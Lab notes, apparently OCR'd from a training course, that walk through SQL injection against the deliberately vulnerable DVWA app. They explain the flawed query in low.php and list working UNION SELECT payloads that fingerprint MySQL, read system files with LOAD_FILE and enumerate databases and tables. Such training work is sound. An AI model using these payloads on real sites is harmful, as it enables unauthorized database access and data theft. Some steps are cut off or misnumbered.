
Cheat Sheet - PCW SQL Injection

Friday, February 5, 2016 6:19 PM


Section 10: Explaining the SQL Injection (SQLi) Weakness

1. SQL Injection Menu (**On BackTrack**)
   - **Instructions:**
     1. Click on SQL Injection (Left Navigation Menu)
     2. Notice that the program association with the SQL Injection form is located in /dvwa/vulnerabilities/sqli/

2. View index.php (**On Fedora**)
   - **Instructions:**
     1. cd /var/www/html/dvwa/vulnerabilities/sqli
     2. ls -lrta
     3. gedit index.php 2>/dev/null &
   - **Note (FYI):**
     1. The sqli directory contains the main SQL Injection programs and contents.
     2. The main or controller SQL Injection program is called index.php. In the following steps, we will see how index.php will call either the source/low.php, source/medium.php, or source/high.php depending on your Security Setting.
     3. Let's take a look at index.php with the gedit editor




3. sqli code explanation (**On Fedora**)
    - **Instructions:**
        1. Since, our Security Setting is set to "low", the low.php program will be displayed.
        2. Close index.php




4. View low.php (**On Fedora**)

- **Instructions:**
  1. gedit /var/www/html/dvwa/vulnerabilities/sqli/source/low.php 2>/dev/null &
- **Note (FYI):**
  - Now we will view low.php, where the SQL Injection form is set to it's weakest level of security.




5. Explain low.php
   - **Instruction:**
     1. $_GET['Submit'], refers to that action of the user clicking on the submit button.
     2. $_GET['id'], assign the value from the text boxed named "id" to the variable $id.
     3. The $id variable is placed in the following SQL statement
        - SELECT first_name, last_name FROM users WHERE user_id = '**$id**'
     4. first_name, last_name are the two parameters selected from table "users" if a particular user_id is found.
     5. = '$id', we will attack the last single quote (') to display adverse results and write through results to output files.
     6. Close low.php



Section 11: Basic SQL Injection (SQLi) Techniques

1. SQL Injection Menu (**On BackTrack**)
   - **Instructions:**
     1. Click on SQL Injection (Left Navigation Menu)
     2. Place "**1**" in the textbox
     3. Click the Submit Button
        - The Submit button corresponds to $_GET['Submit'] in low.php
     4. Notice that First Name (aka first_name) and Surname (aka last_name) are displayed in the results.

2. Column Parameter Test (Part 2)
    - **Instructions:**
        1. Click on SQL Injection (Left Navigation Menu)
        2. Place **'union select 1,2 --** in the textbox
            - Make sure you add a space before and after the hyphens " **--** "
        3. Click the Submit button
        4. We successfully inputted the matching amount of columns to satisfies the columns (first_name,last_name) in the vulnerable select statement.
            - SELECT **first_name, last_name** FROM users WHERE user_id = '**$id**'




Section 12: SQL Injection (SQLi) Database Vendor & Operating System Interrogation


1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click the SQL navigation link.
        2. Right Click on the Textbox
        3. Click Inspect Element

2. Add New Attribute
   - **Instructions:**
     1. Right Click on the gray highlighted line
     2. Select New Attribute...

3. Increase the Textbox Size
   - **Instructions:**
     1. Type the following: **size=100**
     2. Click on the close button



4. Determine Database Vendor
    - **Instructions:**
        1. Place the following in the text box: **' UNION ALL SELECT @@datadir, 1 --**
            - Remember to put a space before and after the two hyphens **--**
        2. Click the Submit Button
        3. The results provide us with two interesting pieces of data
            1. @@datadir, This is the database directory is /var/lib/mysql/
            2. We also know this is a MySQL database
        4. Click the Back Arrow



5. Determine Database Version and Port Number
    - **Instructions:**
        1. Place the following in the text box:
            - **' UNION ALL SELECT @@version, @@port --**
            - Remember to put a space before and after the two hyphens **--**
        2. Click the Submit Button
        3. The results provide us with the database version and port number
            1. @@version = 5.1.60
            2. @@port = 3306
        4. Click the Back Arrow

6. Determine Server Hostname and OS Type
   - **Instructions:**
     1. Place the following in the text box:
        - **' UNION ALL SELECT @@hostname, @@version_compile_os --**
        - Remember to put a space before and after the two hyphens **--**
     2. Click the Submit Button
     3. The results provide us with the database version and port number
        1. @@hostname = The hostname is Fedora14
        2. @@version_compile_os = The type of operating system on which MySQL was built
     4. Click the Back Arrow

7. Determine Server Hostname and OS Type
    - **Instructions:**
        1. Place the following in the text box:
            - **' union select null, LOAD_FILE('/etc/system-release') --**
            - Remember to put a space before and after the two hyphens **--**
        2. Click the Submit Button
        3. In this case, we used the MySQL LOAD_FILE() function to
        4. Click the Back Arrow
    - **Note(FYI):**
        1. MySQL LOAD_FILE() reads the file and returns the file contents as a string.


Section 13: SQL Injection (SQLi) Database Schema & Table

1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click the SQL navigation link.
        2. Right Click on the Textbox
        3. Click Inspect Element

2. Add New Attribute
    - **Instructions:**
        1. Right Click on the gray highlighted line

2. Select New Attribute...

3. Increase the Textbox Size
   - **Instructions:**
     1. Type the following: **size=100**
     2. Click on the close button




4. Determine Database Names
   - **Instructions:**
     1. Place the following in the text box:
        - **' UNION select distinct(table_schema),null FROM**

information_schema.tables --

- Remember to put a space before and after the two hyphens **--**


2. Click the Submit Button
3. The INFORMATION_SCHEMA is the MySQL information database.
   - It is the place that stores information about all the other databases that the MySQL server maintains.
   - distinct(table_schema), this tells MySQL to only display duplicate rows one. As in only show the database names one.
   - table_schema is the name of the database.
4. Click the Back Arrow

- **Note (FYI):**
  - The results displays three database Schemas (aka names): information_schema, dvwa, and mysql




5. Determine Database Names and Table Counts
   - **Instructions:**
     1. Place the following in the text box:
        - **' UNION select distinct(table_schema),count(*) FROM information_Schema.tables group by table_schema --**
        - Remember to put a space before and after the two hyphens **--**
     2. Click the Submit Button
     3. This is very similar to the previous query, except we are using count(*) and group by table_schema to determine the number of tables per database.
        - distinct(table_schema), this tells MySQL to only display duplicate rows one. As in only show the database names one.
        - count(*), this counts the number of records.
        - group by table_schema, this groups by the table_schema column.


4. Click the Back Arrow
   - **Note (FYI):**
     - The results now displays the number of tables contained in each database.



6. Determine Table Names for the DVWA Database
   - **Instructions:**
     1. Place the following in the text box:
        - **' UNION select table_schema,table_name FROM information_Schema.tables where table_schema = "dvwa" --**
        - Remember to put a space before and after the two hyphens **--**
     2. Click the Submit Button
     3. We will use the where clause to only display results for the dvwa database.
        - where table_schema = "dvwa", show only records where the database name is dvwa.
        - table_schema displays the name of the database
        - table_name displays the name of the table.
     4. Click the Back Arrow
   - **Note (FYI):**
     - The results now displays that the dvwa database contains two tables: guestbook and users.



